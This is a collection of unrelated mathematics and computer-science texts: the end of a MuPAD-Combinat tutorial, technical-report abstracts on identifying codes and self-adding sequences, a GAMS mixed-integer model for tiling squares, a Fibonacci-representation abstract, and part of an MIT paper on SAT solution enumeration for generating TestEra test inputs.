Having strong safeguards is essential so that a beginner can run computations with confidence. However, one of our motto is that the system should not try to be too clever, and in particular should always leave a way for the user to take over the control (and the responsibilities!). Indeed, there always are situations where the user knows that a given operation, invalid in general, happens to be perfectly legal in the current context. Most of the time, this can be taken care of by systematically providing conversions to and from symbolic expressions that the user may manipulate at his convenience. However, there is no clearly-defined way yet for how to represent elements of non-commutative algebras using symbolic expressions; indeed MuPAD (as most other systems) assumes that the latter are commutative. Just to give a flavor of the issue: which commutation rules should be applied automatically by the system in the expression `2 * e[1] * q * 3 * f[3]` ? Suggestions are very welcome here.

Compact notations

Throughout the tutorial, we have used fairly lengthy notations for constructing elements of combinatorial algebras. For example, to define the first symmetric power-sum, we wrote `S::p([1])`. This is fine in a tutorial when safety is at a premium, but in everyday's use, having terse notations is highly desirable. We are currently experimenting several tricks that allow for simultaneously using `p` to represent the domain of symmetric functions in the `p` basis, and `p[1]` for creating the first symmetric power-sum, while still being able to convert symmetric functions into symbolic expressions containing literals such as `p[1]`. As soon as we will have more experience with this, we will describe the recommended practice in the Tips and Tricks section of the reference manual.

Acknowledgments

We would like to thank all the authors who directly or indirectly contributed ideas and code to `MuPAD-Combinat`: Christophe Carré, Sébastien Cellier, Sylvie Corteel, Alain Denise, Isabelle Dutour, Teresa Gomez-Diaz, Daniel Krob, Axel Kohnert, Alain Lascoux, Éric Laugerotte, Jean-Christophe Novelli, Vincent Prosper, Frédéric Sarron, Jean-Yves Thibon, Chan Ung, Sébastien Veigneau, and Paul Zimmerman. We also would like to thank the members of the MuPAD team for their continuous support, and in particular Christopher Creuztig, Klaus Drescher, Ralf Hillebrand, Walter Oevel, and Stefan Wehmeier. Finally, we would like to thank the `sourceforge.net` open-source support center for hosting the project.

References

[BF] Christian Brouder and Alessandra Frabetti. QED Hopf algebras on planar binary trees.

[CGG+88] Bruce W. Char, Keith O. Geddes, Gaston H. Gonnet, Benton Leong, Michael B. Monagan, and Stephen M. Watt. *Maple Reference Manual.* WATCOM Publications Limited, 415 Philip St, Waterloo, Ontario N2L 3X2, Canada, fifth edition, 1988.

[FZVC94] Philippe Flajolet, Paul Zimmermann, and Bernard Van Cutsem. A calculus for the random generation of labelled combinatorial structures. *Theoret. Comput. Sci.*, 132(1-2):1–35, 1994.

[GAP99] The GAP Group, Aachen, St Andrews. *GAP – Groups, Algorithms, and Programming, Version 4.1*, 1999.

[KKL] Adalbert Kerber, Axel Kohnert, and Alain Lascoux. SYMMETRICA, an object oriented computer-algebra system for the symmetric group.

[KS98] D. L. Kreher and D. R. Stinson. *Combinatorial Algorithms; Generation, Enumeration and Search.* Discrete mathematics and its applications. CRC Press, 1998.

[LR98] Jean-Louis Loday and María O. Ronco. Hopf algebra of the planar binary trees. *Adv. Math.*, 139(2):293–309, 1998.

[Mac95] I. G. Macdonald. *Symmetric functions and Hall polynomials*, volume 166 of *Oxford mathematical monographs.* Clarendon, second edition, 1995.

[Pro99] V. Prosper. *Combinatoire des polynômes multivariés.* PhD thesis, IGM, Université de Marne la Vallée, 1999.

[Se03] N. J. A Sloane (editor). The on-line encyclopedia of integer sequences. Published electronically, 2003.

[SW86] Dennis Stanton and Dennis White. *Constructive combinatorics*. Undergraduate Texts in Mathematics. Springer-Verlag, New York, 1986.

[The96] The MuPAD Group, Benno Fuchssteiner et al. *MuPAD User's Manual - MuPAD Version 1.2.2*. John Wiley and sons, Chichester, New York, first edition, march 1996. includes a CD for Apple Macintosh and UNIX.

[Vei98] S. Veigneau. ACE, an Algebraic Combinatorics Environment for the computer algebra system MAPLE: User's Reference Manual, Version 3.0. Report 98–11, IGM, 1998.

Iiro Honkala, Tero Laihonen and Sanna Ranto
On Strongly Identifying Codes

TUCS Technical Report No. 417, August 2001
ISBN 952-12-0865-1
ISSN 1239-1891

Abstract

Identifying codes are designed for locating faulty processors in multiprocessor systems. In this paper we consider a natural extension of this problem and introduce strongly identifying codes. Several lower bounds and constructions are given and relations between different types of identifying codes are examined.

Keywords: Identifying code, binary code, Hamming space, covering code

Full paper in PostScript format (982 Kb) and in compressed PostScript format (132 Kb).

[Printable version]

TUCS Laboratories

TUCS Publication Series

Search Publications

For Authors

Lucian Ilie and Victor Mitrana, Binary Self-Adding Sequences and Languages

TUCS Technical Reports No. 18, May 1996
ISBN 951-650-768-9
ISSN 1239-1891

Abstract

We introduce the self-adding sequences, the binary case, and their associated languages. These languages are neither context-free nor *D0L* languages, but the inclusion (implicitly, the equivalence) problem is decidable, as well as other problems. Results concerning the periodicity of the self-adding sequences are also presented.

Full paper in PostScript format (584 Kb) and in compressed PostScript format (70 Kb).

[Printable version]

TILING SQUARES

ERWIN KALVELAGEN

Abstract. Tiling squares is a difficult geometric problem. In this document we illustrate how small instances of the problem can be solved using Mixed Integer Programming. Larger instances, however, are beyond the reach of this method.

1. Introduction

In this section we deal with the problem of tiling (integer) squares. We try to fill a given $n \times n$ square with smaller $k \times k$ squares. An example is given in figure 1 (see [1]).




Figure 1. Tiling a 7×7 square

2. Modeling

Once we have a set of tiles that can fill the square, positioning them can be modeled as follows. For each tile i and j we need to make sure they don't overlap. Let's assume the following notation: x_i and y_i are the (x, y) coordinates of the

Date: September 22, 2002.

lower-left corner of each tile and s_i is the length of the side. At least one of the following constraints must hold:

$$x_i \geq x_j + s_j \tag{1}$$

$$x_i + s_i \leq x_j \tag{2}$$

$$y_i \geq y_j + s_j \tag{3}$$

$$y_i + s_i \leq y_j \tag{4}$$

The following big-M formulation can be used to implement this:

$$x_i \geq x_j + s_j - M\delta_{1,i,j} \tag{5}$$

$$x_i + s_i \leq x_j + M\delta_{2,i,j} \tag{6}$$

$$y_i \geq y_j + s_j - M\delta_{3,i,j} \tag{7}$$

$$y_i + s_i \leq y_j + M\delta_{4,i,j} \tag{8}$$

$$\sum_k \delta_{k,i,j} \leq 3 \tag{9}$$

with $\delta_{k,i,j}$ binary variables. Choosing M as two times the side of the total square is large enough. Using symmetry we only need to use the equations for $i > j$. The complete model is:

2.0.1. *Model square7.gms.*

```
$title Tiling the 7 x 7 square
$ontext

    Find the location of the tiles so that they don't overlap.

    Erwin Kalvelagen, June 2001

$offtext

sets
   i 'pool of tiles' /i1*i9/
   c 'non-overlap directions' /c1*c4/
;

alias (i,j);

set lt(i,j) 'less-then';
lt(i,j)$(ord(i) > ord(j)) = yes;

scalar size 'size of outer square ' /7/;

parameter s(i) 'side of tile i' /
  i1         4
  (i2,i3)    3
  (i4*i6)    2
  (i7*i9)    1
/;

parameter surf(i) 'surface of tile i';
surf(i) = sqr(s(i));

abort$(sum(i,surf(i))<>sqr(size)) "area can not be covered";

integer variable
   x(i) 'x coordinate of square i'
   y(i) 'y coordinate of square i'
;
binary variable
   d(c,i,j)  'overlap detection'
;
variable z;
```

```
equation
   overlap1(i,j) 'prevent overlap'
   overlap2(i,j) 'prevent overlap'
   overlap3(i,j) 'prevent overlap'
   overlap4(i,j) 'prevent overlap'
   countd(i,j)   'prevent overlap'
   dummy
;

*
* choose M as small as possible
*
scalar M 'big-M';
M = 2 * size;

*
* one of these must hold for any (i,j)
*
overlap1(lt(i,j)).. x(i)        =g= x(j) + s(j) - M * d('c1',i,j);
overlap2(lt(i,j)).. x(i) + s(i) =l= x(j)        + M * d('c2',i,j);
overlap3(lt(i,j)).. y(i)        =g= y(j) + s(j) - M * d('c3',i,j);
overlap4(lt(i,j)).. y(i) + s(i) =l= y(j)        + M * d('c4',i,j);

*
* counting constraint
*
countd(lt(i,j)).. sum(c, d(c,i,j)) =l= 3;

*
* all squares within major square
*
x.lo(i)=0;
x.up(i) = size - s(i);
y.lo(i)=0;
y.up(i) = size - s(i);

*
* dummy objective
*
dummy.. z=e=0;

model squares /all/;

solve squares minimizing z using mip;
```

A more difficult problem arises if we want to let the model determine the tiles. As an example we consider the following sequence. Let

$$h(n) = \text{the smallest multiplicity of any tile needed} \tag{10}$$

The following numbers $h(n), n \geq 2$ are listed in [2]: 4, 5, 4, 4, 4, 3, 4, 3, 4, 3, 3, 3, 3, 3, 3, 3, 3, 2, 2, 3, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2. I.e. $h(9) = 3$, which indicates that we can form a square of 9×9 if tiles can appear up to three times. To prove that we can form such a square we create a pool of tiles $i = 1..3(n-1)$ with side $s_i = (1, 1, 1, 2, 2, 2, 3, 3, 3, ..., 8, 8, 8)$, and introduce binary variables u_i defined by:

$$u_i = \begin{cases} 1 & \text{if tile } i \text{ is used} \\ 0 & \text{otherwise.} \end{cases} \tag{11}$$

The counting constraint on $\delta_{k,i,j}$ (9) need to be changed into something like:

$$\sum_k \delta_{k,i,j} \le 3 + (1-u_i) + (1-u_j) \tag{12}$$

to make sure that the non-overlap constraints are not used on any (i,j) for which not both tile i and tile j are used. The additional constraint that is now needed is:

$$\sum_i s_i^2 u_i = n^2 \tag{13}$$

As a refinement we consider to specify priorities on the integer variables. Clearly the u_i variables should be dealt with before the other ones. Within the u_i larger tiles should be considered first. Prioritizing x and δ is more difficult, but it makes some sense to start with larger tiles.

A second improvement is to add constraints:

$$\delta_{k,i,j} \ge 1 - u_i \tag{14}$$

$$\delta_{k,i,j} \ge 1 - u_j \tag{15}$$

which forces $\delta_{k,i,j} = 1$ if $u_i = 0$ or $u_j = 0$.

The complete model is listed below:

2.0.2. *Model square9.gms.*

```
$title Tiling squares
$ontext

    Find a configuration of tiling squares, with multiplicity of 3,
    such that a 9 x 9 square filled by them is completely covered.

    Erwin Kalvelagen, June 2001

$offtext

sets
   i 'pool of tiles' /i1*i24/
   c 'non-overlap directions'  /c1*c4/
;

alias (i,j);

set lt(i,j) 'less-then';
lt(i,j)$(ord(i) > ord(j)) = yes;

scalar size 'size of outer square ' /9/;

parameter s(i) 'side of tile i';
s(i) = ceil(ord(i)/3);
display s;

parameter surf(i) 'surface of tile i';
surf(i) = sqr(s(i));

integer variable
   x(i) 'x coordinate of tile i'
   y(i) 'y coordinate of tile i'
;
binary variable
   u(i)      'square i is used'
   d(c,i,j)  'overlap detection'
;
variable z;

equation
   overlap1(i,j) 'prevent overlap'
```

```
   overlap2(i,j) 'prevent overlap'
   overlap3(i,j) 'prevent overlap'
   overlap4(i,j) 'prevent overlap'
   countd(i,j)   'prevent overlap'
   area          'square must be covered'
   extra1(c,i,j) 'makes formulation tighter'
   extra2(c,i,j) 'makes formulation tighter'
;

scalar M 'big-M';
M = 2 * size;

*
* one of these must hold for any (i,j)
*
overlap1(lt(i,j)).. x(i)        =g= x(j) + s(j) - M * d('c1',i,j);
overlap2(lt(i,j)).. x(i) + s(i) =l= x(j)        + M * d('c2',i,j);
overlap3(lt(i,j)).. y(i)        =g= y(j) + s(j) - M * d('c3',i,j);
overlap4(lt(i,j)).. y(i) + s(i) =l= y(j)        + M * d('c4',i,j);

*
* only if both tiles i and j are actually used
*
countd(lt(i,j)).. sum(c, d(c,i,j)) =l= 3 + (1-u(i)) + (1-u(j));

*
* if u(i) = 0 or u(j) = 0 then set d(c,i,j) to 1
* not needed but may help
*
extra1(c,lt(i,j)).. d(c,i,j) =g= 1-u(i);
extra2(c,lt(i,j)).. d(c,i,j) =g= 1-u(j);

*
* area  covered
*
area.. z =e= sum(i, u(i)*surf(i));
z.fx = sqr(size);

*
* priorities
*
u.prior(i) = card(i) - ord(i);
d.prior(c,i,j) = 2*card(i)-max(ord(i),ord(j));
x.prior(i) = 3*card(i) - ord(i);
y.prior(i) = 3*card(i) - ord(i);

*
* all tiles within major square
*
x.lo(i)=0;
x.up(i) = size - s(i);
y.lo(i)=0;
y.up(i) = size - s(i);

model squares /all/;

option iterlim=1000000,reslim=10000,optcr=0;

*
* cplex option file
*
file f  /cplex.opt/;
putclose f 'mipemphasis 1';
squares.optfile=1;

squares.prioropt = 1;

option mip=cplex;

solve squares maximizing z using mip;
```

MIP models are quite unpredictable in performance. This is illustrated by the following results.

Cplex Options	Nodes used
`mipemphasis 1`	24004
`mipemphasis 1`, priorities	42938
`mipemphasis 1`, extra equations	2479
`mipemphasis 1`, priorities, extra equations	1955

TABLE 1. GAMS CPLEX Results

The use of priorities initially seems to deteriorate the performance of the model. However if we add the extra constraints to the model, which in itself has a great effect on the node count, the use of priorities seems to modestly help the solver.

The Cplex option `mipemphasis 1` tells the solver that we aim for feasible solutions instead of optimal solutions. Indeed in our model there is no optimization at all: we only want the solver to find feasible solutions. In practice these models are very difficult to solve as MIP solvers are organized around the concept of an objective that can be used to ignore parts of the branch-and-bound tree. It is often argued that for these type of models, techniques such as constraint programming are more appropriate.

3. Open problem

I have not been able to proof yet that $h(110) = 1$ using the above techniques.

4. Thanks

This problem was suggested to me by Paul van der Eijk, who also came up with the idea to use a pool of tiles and corresponding usage variables u_i.

References

1. Erich Friedma, *Integer square tilings, problem of the month december 1998*, `http://www.stetson.edu/~efriedma/mathmagic/1298.html`, 1998.
2. N. J. A. Sloane, *The on-line encyclopedia of integer sequences, sequence a036444*, `http://www.research.att.com/~njas/sequences/Seis.html`, 2001.

GAMS Development Corp., Washington DC
E-mail address: `erwin@gams.com`

New URL: http://www.iki.fi/~kartturi/matikka/A048757/A048757.htm

On Pascal's Triangle Modulo 2 in Fibonacci Representation.

Antti Karttunen

Department of Mathematics, University of Helsinki.
E-mail: firstname.surname@iki.fi, http://www.iki.fi/%7Ekartturi

To appear in either the May 2003 or August 2003 issue of The Fibonacci Quarterly
(Submitted July 2001 - Third revision June 2002).

Abstract

Inspired by Denton Hewgill's identity:

$$\sum_{i=0}^{n} \binom{n}{i} \pmod 2 \; 2^i = \prod_{i=0}^{\infty} (2^{2^i}+1)^{bit_i(n)}$$

where

$$bit_i(n) \stackrel{\text{def}}{=} \lfloor \frac{n}{2^i} \rfloor \pmod 2$$

we prove an analogous identity involving the Fibonacci number system:

$$\sum_{i=0}^{2n} \binom{2n}{i} \pmod 2 \; F_{i+d} = E_{n+d} \prod_{i=0}^{\infty} L_{2^i}{}^{bit_i(n)}$$

which holds for all integers $n >= 0$, $d >= 0$, when E_{n+d} stands for F_{n+d} (the $n+d$:th Fibonacci number) if n is even, and L_{n+d} (the $n+d$:th Lucas number) if n is odd.

The paper is available in the following formats:

- A048757.tex [TeX]
- A048757.dvi [DVI]
- A048757.ps [PostScript]
- A048757.pdf [PDF for Adobe Acrobat reader]

A Case for Efficient Solution Enumeration

Sarfraz Khurshid Darko Marinov Ilya Shlyakhter Daniel Jackson

MIT Laboratory for Computer Science
200 Technology Square
Cambridge, MA 02139 USA
{khurshid,marinov,ilya_shl,dnj}@lcs.mit.edu

Abstract. SAT solvers have been ranked primarily by the time they take to find a solution or show that none exists. And indeed, for many problems that are reduced to SAT, finding a single solution is what matters. As a result, much less attention has been paid to the problem of efficiently generating *all* solutions.
This paper explains why such functionality is useful. We outline an approach to automatic test case generation in which an invariant is expressed in a simple relational logic and translated to a propositional formula. Solutions found by a SAT solver are lifted back to the relational domain and reified as test cases. In unit testing of object-oriented programs, for example, the invariant constrains the representation of an object; the test cases are then objects on which to invoke a method under test. Experimental results demonstrate that, despite the lack of attention to this problem, current SAT solvers still provide a feasible solution.
In this context, symmetry breaking plays a significant, but different role from its conventional one. Rather than reducing the time to finding the first solution, it reduces the number of solutions generated, and improves the quality of the test suite.

1 Introduction

Advances in SAT technology have enabled applications of SAT solvers in a variety of domains, e.g., AI planning [11] or software verification [21]. These applications typically use a solver to find one solution, e.g., one plan that achieves a desired goal or one counterexample that violates a correctness property. Hence, most modern SAT solvers are optimized for finding one solution, or showing that no solution exists. That is also how the SAT competitions [1] rank solvers.

We present a novel application of SAT solvers in software testing. Our application requires a solver that can enumerate *all* solutions. We find it surprising that most modern SAT solvers, including zChaff [15], BerkMin [8], Limmat [3], and Jerusat [16], do not support solution enumeration at all, let alone that they do not optimize enumeration. We hope that our application can motivate research in solution enumeration.

Software testing is the most widely used method for establishing correctness of programs. It is conceptually simple: just create a test suite, i.e., a set of test inputs, run them against the program, and check if each output is correct. However, manually generating test suites is tedious, and automated testing can significantly reduce the cost of software development and maintenance [2].

We have developed the TestEra framework [14] for automated specification-based testing [2] of Java programs. To test a method, the user provides a specification that consists of a precondition (which describes allowed inputs to the method) and a postcondition (which describes the expected outputs). TestEra uses the precondition to automatically generate a test suite of *all* test inputs up to a given *scope*; a test input is within a scope of k if at most k objects of any given class appear in it. TestEra executes the method on each input, and uses the postcondition as a test oracle to check the correctness of each output.

TestEra allows users to give specifications as first-order logic formulas. As an enabling technology, TestEra uses the Alloy toolset. Alloy [9] is a first-order declarative language based on sets and relations. Alloy Analyzer (AA) [10] is a fully automatic tool that finds *instances* of Alloy specifications, i.e., finds assignments of values to the sets and relations in the specification such that the formulas in the specification evaluate to true. AA finds an instance by: 1) translating Alloy specification into boolean satisfiability formula, 2) using an off-the-shelf SAT solver to find a solution to the formula, and 3) translating the solution back into sets and relations. AA can enumerate all instances (within a given scope) using a SAT solver that supports enumeration, e.g., mChaff [15].

TestEra translates Alloy instances into test inputs. Some of these inputs are *isomorphic*, i.e., they only differ in the identity of their objects, e.g., two lists that have the same elements (more precisely isomorphic elements) in the same order are isomorphic regardless of the identity of the actual nodes in the lists. It is desirable to consider only non-isomorphic inputs; it reduces the time to test the program, without reducing the possibility to detect bugs, because isomorphic test inputs form a "revealing subdomain" [2], i.e., produce identical results. AA has automatic symmetry breaking [17] that eliminates many isomorphic inputs; we discuss this further in Section 2.1.

We initially used TestEra to check several Java programs. TestEra exposed bugs in a naming architecture for dynamic networks [12] and a part of the Alloy-alpha analyzer [14]; these bugs have now been corrected. We have also used TestEra to systematically check methods on Java data structures, such as from the Java Collection Framework [20]. More recently, we have applied TestEra to test a C++ implementation of a fault-tree solver [7] and a system for data management in distributed environments (industrial study covered by a NDA).

We already presented TestEra [14] as an application of SAT solvers in software testing. This paper makes the following new contributions:

- We describe a compelling application of SAT solvers that suggests that solution enumeration is an important feature that merits research in its own right. To the best of our knowledge, this is the first such application.
- We provide a set of formulas that can be used to compare different solvers in their enumeration. According to the categorization for SAT competitions [1], our formulas fall into the (satisfiable) "industrial" benchmarks.
- We show how TestEra users can completely break symmetries, such that each solution of a boolean formula that encodes test inputs corresponds to a non-isomorphic input.




Fig. 1. Basic TestEra framework

2 TestEra

Figure 1 illustrates the main components of the TestEra framework. Given a method precondition in Alloy, TestEra uses AA to generate all instances that satisfy the precondition. TestEra automatically *concretizes* these instances to create Java objects that form the test inputs for the method under test. TestEra executes the method on each input and automatically *abstracts* each output to an Alloy instance. TestEra then uses AA to check if this instance satisfies the postcondition. If it does not, TestEra reports a concrete counterexample, i.e., an input/output pair that violates the correctness specification. TestEra can graphically display the counterexample, e.g., as a heap snapshot, using the visualization facility of AA.

2.1 Symmetry Breaking

AA adapts symmetry-breaking predicates [6] to reduce the total number of instances generated—the original boolean formula that corresponds to the Alloy specification is conjoined with additional clauses in order to generate only a few instances from each isomorphism class [17]. There is a trade-off, however: the more clauses that AA generates, the more symmetries AA breaks, but the boolean formula also becomes larger, and it can become too large so that solving takes more time, although there are fewer instances. The goal of symmetry breaking in AA was to make the analysis faster and not to generate exactly non-isomorphic instances. Therefore, with default symmetry breaking, AA can significantly reduce the number of instances, but it is not always optimal, i.e., it sometimes generates more than one instance from some isomorphism classes.

AA has a special support for total orders: for each set $\{a_1, \ldots, a_n\}$ of n elements that is declared to have a total order, AA generates only one order $\{\langle a_1, a_2\rangle, \langle a_2, a_3\rangle, \ldots, \langle a_{n-1}, a_n\rangle\}$, out of $n!$ (isomorphic) orders. This support has been used for faster analysis. We show in Section 3.1 how TestEra and Alloy users can also use total orders to constrain specifications such that AA generates exactly one instance from each isomorphism class. Conceptually, the idea is to conjoin Alloy specification with additional constraints such that AA generates, from each isomorphism class, only the instance that is the *smallest* with respect to the total orders on the sets whose elements appear in the instance.

3 Example

We next show a simple example that illustrates the use of TestEra. Consider the following Java code that declares a binary tree and its `removeRoot` method:

```
package testera.example;
class BinaryTree {
    Node root; // root node
    int size;  // number of nodes in the tree
    static class Node {
        Node left;  // left child
        Node right; // right child
    }

    void removeRoot() { ... }
}
```

Each object of the class `BinaryTree` represents a binary tree; objects of the inner class `Node` represent nodes of the trees. For these classes, TestEra produces the following Alloy specification:

```
module testera/example/BinaryTree
sig BinaryTree {
  root: option Node,
  size: Integer }
sig Node {
  left: option Node,
  right: option Node }
```

The declaration `module` names the specification. The keyword `sig` introduces a *signature*, i.e., a set of indivisible atoms. We use Alloy atoms to model objects of the corresponding classes. Each signature can have *field* declarations that introduce relations between atoms. By default, fields are total functions; `size` is a total function from `BinaryTree` to `Integer`, where `Integer` is a predefined signature. The modifier `option` is used for partial functions (and the modifier `set` for general relations); e.g., `root` is a partial function from `BinaryTree` to `Node`. Partiality is used to model `null`: when the Java field `root` of some object `b` has the value `null`, i.e., points to no object, then the function `root` does not map the atom corresponding to `b` to any other atom.

The method `removeRoot` has only the implicit `this` argument, which is a `BinaryTree`. We consider a simple specification for this method: both precondition and postcondition require only that `this` satisfy the *representation invariant* (also known as class invariant) [13] for `BinaryTree`. A predicate that checks the invariant is typically called `repOk` (or `checkRep`) [13]. For `BinaryTree`, this predicate requires that the graph of nodes reachable from `root` indeed be a tree (i.e., have no cycles) and that the `size` be correct; in Alloy, it can be written as follows:

```
fun BinaryTree::repOk() {
  all n: this.root.*(left + right) {
    n !in n.^(left + right) // no directed cycle
    sole n.~(left + right)  // at most one parent
    no n.left & n.right }   // distinct children
  this.size = #(this.root.*(left + right)) } // size is consistent
```

The Alloy *function* `repOk` records constraints that can be invoked elsewhere in the specification. This function has only the implicit `this` argument, introduced with '`::`'. The function body has two formulas. They are within (outer) curly braces, and thus implicitly conjoined. The first formula, which has three subformulas,

constrains `this` to be a valid binary tree. The expression `left + right` denotes the union of relations `left` and `right`; the prefix operator '`*`' is reflexive transitive closure, and the dot operator '`.`' is relational composition. The entire `root.*(left + right)` denotes the set of all nodes reachable from `root`. The quantifier `all` denotes for universal quantification: the formula `all n: S { F }` holds iff the formula `F` holds for each element in the set `S`. The operators '`^`', '`~`', and '`&`' denote transitive closure, transpose, and intersection, respectively. The formulas `sole S` and `no S` hold iff the set `S` has "at most one" and "no" elements, respectively. If all nodes `n` are not reachable from itself, have at most one parent, and have distinct children, then the underlying graph is indeed a tree. The second formula constrains `this` to have the correct `size`; '`#`' denotes set cardinality.

We add the function `repOk` to the above Alloy specification to obtain the entire specification for `removeRoot`'s inputs. The Alloy command `run repOk for` N `but 1 BinaryTree` instructs the Analyzer to find an instance for this specification, i.e., the valuation of signatures (sets) and relations that make the function `repOk` evaluate to true. The parameter N needs to be replaced with a specific constant that determines the scope, i.e., the maximum number of atoms in each signature, except those mentioned in the `but` clause. In our example, N determines the maximum number of `Node`s, and the instance has only one `BinaryTree`. Note that *one* instance has one tree (with several nodes) corresponding to `this` argument, but we further instruct AA to generate all instances, effectively generating all trees with up to the given number of nodes.

In the first phase, TestEra uses AA to generate all (non-isomorphic) instances. In the second phase, TestEra operates on each instance in turn: 1) translates it to appropriate Java test input by creating objects (of classes `BinaryTree` and `Node`) that correspond to the atoms in the instance and setting the object fields to correspond to the relations in the instance; 2) executes `removeRoot` on the obtained test input; 3) translates the resulting Java objects back into an Alloy instance by translating the values of object fields into relations; and 4) evaluates the postcondition on this translated output and the original input instance. (In general, a postcondition can refer to both input and output, but our simplified example considers only output.) If the code contains a bug that can be observed for one of these trees, e.g., the code does not decrement the number of nodes after deleting the root, TestEra readily exposes the bug.

In the sequel, we focus on test input generation. To compare different ways for generation, we consider test inputs of size exactly N. To this end, we add to the specification the following:

```
fact Connected { BinaryTree.root.*(left+right) = Node }
```

A *fact* is a formula that puts more constraints on the instances: `run`ning a function finds instances that satisfy the function body conjoined with all the facts in the specification. `Connected` states that the set of nodes reachable from `BinaryTree` is the same as the universe of `Node`s, whose cardinality is exactly N.

For illustration, consider $N = 5$. There are 14 non-isomorphic trees with five nodes [18]. If we use AA without any symmetry breaking, AA generates 1680 instances/trees, i.e., for each of the 14 isomorphism classes, AA generates all 120

distinct trees corresponding to the 5! permutations/labelings of the five nodes. If we use AA with symmetry breaking [17], we can tune how many symmetries to break. With the default value of symmetry breaking, AA generates 17 trees with five nodes. If we increase symmetry breaking, AA generates exactly 14 trees.

3.1 Complete Symmetry-Breaking using Total Order

We next show how to use the special support that AA has for total orders to completely break all symmetries in our example. AA's standard library of models provides a polymorphic signature `Ord[t]`. Each instantiation of `Ord` with some set (Alloy signature) `t` imposes a total order on the elements in `t`. In consequence, these elements are not indistinguishable any more, and AA does not break any symmetries on that set. However, AA considers only one total order, instead of $(\#t)!$ possible total orders.

In addition to the definition of total order, AA's standard library also provides several Alloy functions for totally-ordered sets. We use two of those functions in the following fact:

```
fact BreakSymmetries {
  all b: BinaryTree {
    all n: b.root.*(left + right) {
      n.left.*(left + right) in OrdPrevs(n) // library function that instantiates Ord[Node]
      n.right.*(left + right) in OrdNexts(n) } }
```

The function `OrdPrevs`, respectively `OrdNexts`, returns the set of all elements that are smaller, respectively larger, than the given element. The fact requires that all trees in the instance (the example instances have only one tree) have nodes in an *in-order* [5]: the nodes in the left, respectively right, subtree of the node `n` are smaller, respectively larger, than `n` with respect to the `Ord[Node]` order. Note that the comparisons are for *node identities*, not for the values in the nodes. (For simplicity of illustration, our example does not even have values.)

We add the above fact to the specification for binary trees so that each instance can have nodes in only one order, effectively eliminating isomorphic instances. Indeed, AA now generates exactly 14 non-isomorphic trees, as expected. In general, the user can break all symmetries by: 1) declaring that each set has a total order and 2) defining a traversal that linearizes the whole instance. The combination of the linearization and the total orders gives a lexicographic order that is used to compare instances.

4 Results

We next present some performance results for solution enumeration obtained with mChaff [15]. Table 1 presents the results for a set of benchmark formulas that represent structural invariants. Each benchmark is named after the class for which data structures are generated; the structures also contain objects from other classes.

`BinaryTree` is our running example. `LinkedList` is the implementation of linked lists in the Java Collections Framework, a part of the standard Java libraries. This implementation uses doubly-linked, circular lists that have a `size`

			manual symmetry breaking				automatic symmetry breaking			
benchmark	size	#prim	#vars	#clauses	#sols	time	#vars	#clauses	#sols	time
BinaryTree	7	114	3165	10375	429	6.46	3439	10786	1866	7.45
	8	146	4504	15216	1430	40.46	4831	15682	10286	64.40
	9	182	7775	29618	4862	548.69	8141	30103	60616	1049.93
LinkedList	7	191	2834	9834	877	1.04	3559	11021	26551	35.38
	8	242	3837	14007	4140	4.76	4432	14939	356276	736.30
	9	299	5852	24411	21147	36.52	6629	25630	/	mem.
TreeMap	7	263	7578	22095	35	110.42	8076	22842	1160	69.09
	8	331	10578	30896	64	254.13	11265	31930	4185	583.62
	9	407	16111	51115	122	741.55	17017	52482	16180	3873.99
HashSet	7	373	7540	28881	1716	31.52	8270	29918	3172	30.04
	8	473	10392	41430	6435	151.42	11102	42342	15011	167.30
	9	585	15380	63308	24310	511.51	16277	64441	73519	1587.72
HeapArray	6	72	704	1611	13139	5.10				
	7	90	884	2128	117562	62.62				
	8	110	1084	2735	1005075	1171.64				

Table 1. Performance. All times are in seconds (of total elapsed wall-clock time); the experiments were performed on a 1.8 GHz Pentium 4 processor. For sizes larger than presented, enumeration of solutions for automatically constructed symmetry-breaking predicates takes longer than 1 hour.

field and a `header` node as a sentinel node [5]. (Linked lists also provide methods that allow them to be used as stacks and queues.) `TreeMap` implements the `Map` interface using red-black trees [5]. Each node has a `key` and a `value`. (Setting all `value` fields to `null` corresponds to the set implementation in `java.util.TreeSet`.) `HashSet` implements the `Set` interface, backed by a hash table [5]. This implementation builds collision lists for buckets with the same hash code. `HeapArray` is an array-based implementation of heap (priority queue) data structure [5]. (`HeapArray`s are similar to array-based stacks and queues, as well as `java.util.Vector`s, so the results presented here are similar to those results.)

